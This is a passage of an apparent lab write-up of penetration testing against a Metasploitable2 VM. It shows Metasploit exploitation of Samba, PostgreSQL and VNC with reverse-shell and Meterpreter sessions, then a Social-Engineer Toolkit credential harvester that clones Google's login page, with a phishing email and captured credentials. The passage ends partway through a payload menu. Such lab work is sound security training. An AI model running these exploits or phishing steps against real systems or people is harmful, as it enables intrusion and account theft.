   12  auxiliary/scanner/smb/smb_uninit_cred                                normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                     2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename               2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                              normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap             2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap               2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap           2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                             normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                    2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                    2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results         2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
```

Utilizing Metasploit's search with "samba" revealed multiple exploits associated with the Samba service. I chose the **exploit/multi/samba/usermap_script** among the listed modules for its high rank and lack of need for prior authentication.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

This exploit takes advantage of a vulnerability in the Samba service, which allows us to execute arbitrary code against the target system.

The warning illustrates no payload is configured, which we will look into in the show options section.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.0.48        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

I examined the available options by using the show options command. The RHOSTS is the only required field for this exploit, which is our target's IP address.

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.0.86
RHOSTS => 10.0.0.86
```

I set the RHOSTS parameter to the target's IP address (10.0.0.86) to direct the exploit to the Metasploitable2 VM. This exploit was configured to use a reverse Netcat payload by default, creating a reverse shell from our target machine to our machine upon success.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.0.0.48:4444
[*] Command shell session 1 opened (10.0.0.48:4444 -> 10.0.0.86:59655) at 2024-01-27 20:41:54 -0800

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 9a:12:d1:48:40:69
          inet addr:10.0.0.86  Bcast:10.0.0.255  Mask:255.255.255.0
          inet6 addr: fd08:2fec:ee27:b445:9812:d1ff:fe48:4069/64 Scope:Global
          inet6 addr: 2604:3d08:5d82:8400:9812:d1ff:fe48:4069/64 Scope:Global
          inet6 addr: fe80::9812:d1ff:fe48:4069/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6662 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4605 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:655222 (639.8 KB)  TX bytes:314381 (307.0 KB)
          Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:349 errors:0 dropped:0 overruns:0 frame:0
          TX packets:349 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:145273 (141.8 KB)  TX bytes:145273 (141.8 KB)

ls -la
total 89
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13700 Jan 27 22:40 dev
drwxr-xr-x  94 root root  4096 Jan 27 22:40 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
```

The module was executed, and the console output indicates a successful exploit.

First, I executed the whoami command, which returned the root. It indicates that our shell has root access to the system. Second, I executed the ifconfig command to display network settings and ls -la to list directory contents and confirm the level of system access.

Exploiting the Samba service by the **usermap_script** module in Metasploit demonstrates the importance of keeping services like Samba updated to protect against known exploits. Gaining root access to the target system through this exploit highlights the potential of an attack if the vulnerabilities are not addressed.

Metasploit can be used for offensive and defensive cybersecurity to identify weaknesses and strengthen system configurations against known threats.

PostgreSQL Vulnerability and Exploitation

```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```

PostgreSQL is an open-source relational database system known for its scalability and support for SQL (Structured Query Language) and NoSQL data models. During reconnaissance, the Nmap scan revealed an open PostgreSQL service on port 5432. I identified this service as a potential entry point.

```
msf6 > search postgres

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    normal     No     Authentication Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkVi
wFetchServlet.dat SQL Injection
   3   exploit/windows/misc/manageengine_eventlog_analyzer_rce  2015-07-11       manual     Yes    ManageEngine EventLog Analyzer Remote Code Execution
   4   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult
.cc Pro SQL Injection
   5   auxiliary/analyze/crack_databases                                      normal     No     Password Cracker: Databases
   6   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   7   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   8   auxiliary/scanner/postgres/postgres_dbname_flag_injection              normal     No     PostgreSQL Database Name Command Line Flag Injection
   9   auxiliary/scanner/postgres/postgres_login                              normal     No     PostgreSQL Login Utility
   10  auxiliary/admin/postgres/postgres_readfile                             normal     No     PostgreSQL Server Generic Query
   11  auxiliary/admin/postgres/postgres_sql                                  normal     No     PostgreSQL Server Generic Query
   12  auxiliary/scanner/postgres/postgres_version                            normal     No     PostgreSQL Version Probe
   13  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   14  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   15  auxiliary/scanner/postgres/postgres_hashdump                           normal     No     Postgres Password Hashdump
   16  auxiliary/scanner/postgres/postgres_schemadump                         normal     No     Postgres Schema Dump
   17  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
   18  exploit/multi/http/rudder_server_sqli_rce             2023-06-16       excellent  Yes    Rudder Server SQLI Remote Code Execution
   19  post/linux/gather/vcenter_secrets_dump                2022-04-15       normal     No     VMware vCenter Secrets Dump
```

Metasploit's "search postgres" command identified modules related to the PostgreSQL service. I decided to go with exploit/linux/postgres/postgres_payload due to its excellent ranking and capability of executing payloads without requiring prior authentication.

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
```

The exploit/linux/postgres/postgres_payload module utilizes a vulnerability in the PostgreSQL service to execute arbitrary code. The warning indicates no payload was configured so that I will review the available options with the show options command.

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

The required options for the exploit that are not set are the RHOSTS and LHOST options, which are our victim’s IP address and our machine's IP address for LHOST.

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 10.0.0.86
RHOSTS => 10.0.0.86
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 10.0.0.48
LHOST => 10.0.0.48
```

I set the RHOSTS to the target's IP address (10.0.0.86), which directs the exploit to the Metasploitable2 VM. This exploit is configured to use the linux/x86/meterpreter/reverse_tcp payload to create a reverse Meterpreter session from the Metasploitable2 VM back to our machine.

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 10.0.0.48:4444
[*] 10.0.0.86:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/quELKowh.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 10.0.0.86
[*] Meterpreter session 2 opened (10.0.0.48:4444 -> 10.0.0.86:41837) at 2024-01-27 20:54:56 -0800

meterpreter > ls -la
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 07:08:46 -0700  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 07:08:56 -0700  base
040700/rwx------  4096  dir   2024-01-27 20:54:57 -0800  global
040700/rwx------  4096  dir   2010-03-17 07:08:49 -0700  pg_clog
040700/rwx------  4096  dir   2010-03-17 07:08:46 -0700  pg_multixact
040700/rwx------  4096  dir   2010-03-17 07:08:49 -0700  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 07:08:46 -0700  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 07:08:46 -0700  pg_twophase
040700/rwx------  4096  dir   2010-03-17 07:08:49 -0700  pg_xlog
100600/rw-------  125   fil   2024-01-27 19:40:53 -0800  postmaster.opts
100600/rw-------  54    fil   2024-01-27 19:40:53 -0800  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 07:08:45 -0700  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 07:07:45 -0700  server.crt
100640/rw-r-----  891   fil   2010-03-17 07:07:45 -0700  server.key
```

The exploit was executed, and the console output confirmed the exploit's success by opening a Meterpreter session. I ran the ls -la command within the Meterpreter session to explore the PostgreSQL service directory file system.

Exploiting the PostgreSQL service using Metasploit's postgres_payload module illustrates the importance of securing database services. This attack can have severe impacts such as data exfiltration, system compromise, or movement within the network by gaining access to meterptere session with elevated privileges on the victim.
Metasploit can be used to identify and exploit vulnerabilities in services like PostgreSQL so security professionals can understand potential risks and develop robust defences.

VNC Vulnerability and Exploitation

```
5900/tcp open  vnc         VNC (protocol 3.3)
```

Virtual Network Computing (VNC) is a desktop-sharing system which allows remote control of another computer using the Remote Frame Buffer (RFB) protocol. During reconnaissance, the Nmap scan revealed an open VNC service on port 5900. I searched for vulnerabilities using Metasploit, spotting this service as a potential entry point.

```
msf6 > search VNC login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login                            normal  No     VNC Authentication Scanner
   1  post/windows/gather/credentials/mremote                    normal  No     Windows Gather mRemote Saved Password Extraction
```

```
msf6 > use auxiliary/scanner/vnc/vnc_login
```

I identified the **auxiliary/scanner/vnc/vnc_login** module by **search VNC login** command, which scans and attempts to log in to a VNC server using a set of known wordlists.

```
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name             Current Setting                            Required  Description
   ----             ---------------                            --------  -----------
   ANONYMOUS_LOGIN  false                                      yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS  false                                      no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                                          yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false                                      no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false                                      no        Add all passwords in the current database to the list
   DB_ALL_USERS     false                                      no        Add all users in the current database to the list
   DB_SKIP_EXISTING none                                       no        Skip existing credentials stored in the current database (Accepted: none, user,
                                                                          user&realm)
   PASSWORD                                                    no        The password to test
   PASS_FILE        /usr/share/metasploit-framework/data/wordli no        File containing passwords, one per line
                    sts/vnc_passwords.txt
   Proxies                                                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
                                                                          s/using-metasploit.html
   RPORT            5900                                       yes       The target port (TCP)
   STOP_ON_SUCCESS  false                                      yes       Stop guessing when a credential works for a host
   THREADS          1                                          yes       The number of concurrent threads (max one per host)
   USERNAME         <BLANK>                                    no        A specific username to authenticate as
   USERPASS_FILE                                               no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS     false                                      no        Try the username as the password for all users
   USER_FILE                                                   no        File containing usernames, one per line
   VERBOSE          true                                       yes       Whether to print output for all attempts
```


I looked at module options using the **show options** command, which presented the required settings for exploitation. In this case, RHOSTS, the victim's IP address is required.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 10.0.0.86
RHOSTS => 10.0.0.86
```


To specify our target, I set the RHOSTS parameter to the Metasploitable2 VM's IP address (10.0.0.86). The module is configured to attempt common or blank passwords, common security mistakes in VNC configurations.

```
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 10.0.0.86:5900        - 10.0.0.86:5900 - Starting VNC login sweep
[!] 10.0.0.86:5900        - No active DB -- Credential data will not be saved!
[+] 10.0.0.86:5900        - 10.0.0.86:5900 - Login Successful: :password
[*] 10.0.0.86:5900        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Executing the exploit led to a successful login using the credentials in the module. The output indicates "Login Successful" with no username and the password is “password”.



After obtaining the VNC session password, I utilized the vncviewer command from my terminal to access the Metasploitable2 VM's desktop environment remotely. This step was successful by using the password retrieved from the exploit as the terminal output and the VNC viewer window displaying the target's desktop, showing that I have graphical access to the system.




The ifconfig and ls -la commands are executed in the VNC terminal to confirm system access, to demonstrate the level of control achieved.

This exploitation of the VNC service underlines the importance of secure password practices and the risks associated with default or weak credentials. The ability to remotely access the graphical user interface of a system through VNC can lead to data breaches, system manipulation, etc.

This module attack stresses the need for strong, unique passwords for all services, especially those like VNC that provide direct system access. It also demonstrates the importance of auditing remote access services to defend against unauthorized access.

Social Engineering Toolkit

Explain how you believe the Social Engineering Toolkit works.




The Social Engineering Toolkit (SET) is an open-source framework that integrates various attack techniques and focuses on exploiting possible human vulnerabilities.

SET provides social engineering attacks, such as phishing emails, fake websites, and malicious QR codes. One of the most popular features is the Credential Harvester, which creates a fake webpage and captures user credentials.


SET helps me simulate different attacks in a controlled environment to see how they operate and how easily they can deceive users. This experience emphasizes strong security practices like two-factor authentication and regular security training to mitigate the risks posed by social engineering attacks.

Credential Harvester Attack Method




I launched the Social-Engineer Toolkit. The interface shows the main menu categorized with different attack vectors. I selected the social engineering attacks because my objective was to

simulate a phishing attack. This option led me to a submenu with various strategies for executing such an attack.



I picked "Website Attack Vectors" in this submenu, which is designed to replicate or manipulate web pages. This method is effective for phishing as it creates fake websites that look legitimate to trick users into inputting their credentials.



I selected the "Credential Harvester Attack Method" from the website attack vectors because it aligns to capture user credentials by directing them to a false login page where their information can be harvested when entered.

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>1
```

To set up the phishing page, I used the "Web Template" method provided by SET. This tool allowed me to use identical copies of a legitimate website's login page made by SET, like Google's Gmail and Twitter. By cloning a trusted site, I aimed to make the phishing attempt more credible to potential victims.

```
-------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2
```

I decided to choose the Google template for my attempt.


```
### Use Apache instead of the standard Python web server. This will increase th
### of the attack vector.
APACHE_SERVER=ON
```

To make the Server run, I had to modify SET's configuration and set APACHE_SERVER to "ON" instead of "OFF."


```
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely exit SET at anytime and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]
```

SET started cloning after selecting to clone Google's login page and modifying the configuration folder. It fetched the Gmail web page's content and set up a local web server to host the fake


page. My local server is where the users would be directed when they click on the link in the phishing email.




I crafted a phishing email to deceive the recipient into thinking it was an official communication from Google. The email content prompted users to confirm their account ownership by clicking a link to log in (a common tactic in phishing scams).



I carefully inserted the link to the fake Google login page hosted on my local server (using a hyperlink). The displayed text for the link appeared legitimate, but the URL directed the user to the cloned page on my local host to capture their credentials.



Finally, the victim received the email and Clicked on the link.



This is the webpage that we have cloned on the victim machine. The victim will input their credentials based on the email to verify their account ownership.

```
Array
(
    [GALX] => SJLCkfgaqoM
    [continue] => https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
    [service] => lso
    [dsh] => -7381887106725792428
    [_utf8] => ☃
    [bgresponse] => js_disabled
    [pstMsg] => 1
    [dnConn] =>
    [checkConnection] =>
    [checkedDomains] => youtube
    [Email] => sam123
    [Passwd] => apple123
    [signIn] => Sign in
    [PersistentCookie] => yes
)
```

Here is the console output on the Social-Engineer toolkit. The array lists several key-value pairs, where 'Email' and 'Passwd' represent the username and password entered by the user. The user inputs email 'sam123' and password 'apple123'. Now, I can get unauthorized access to the user's account.

Other parts of the array are additional data by the login form. In the context of a phishing attack, these additional fields are not useful to me, but they show that the credential harvester is capturing, which is not just the username and password.

My aim was not to perform malicious activities but to understand the risks and mechanics of phishing attacks. This attack illustrates the importance of verifying the authenticity of websites before entering sensitive information.

Create Payload and Listener

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set> 4
```

I decided to use the "Create a Payload and Listener" option for this attack.

```
  1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
  2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
  3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
  4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
  5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
  6) Windows Meterpreter Egress Buster       Spawn a Meterpreter shell and find a port home via multiple ports
  7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
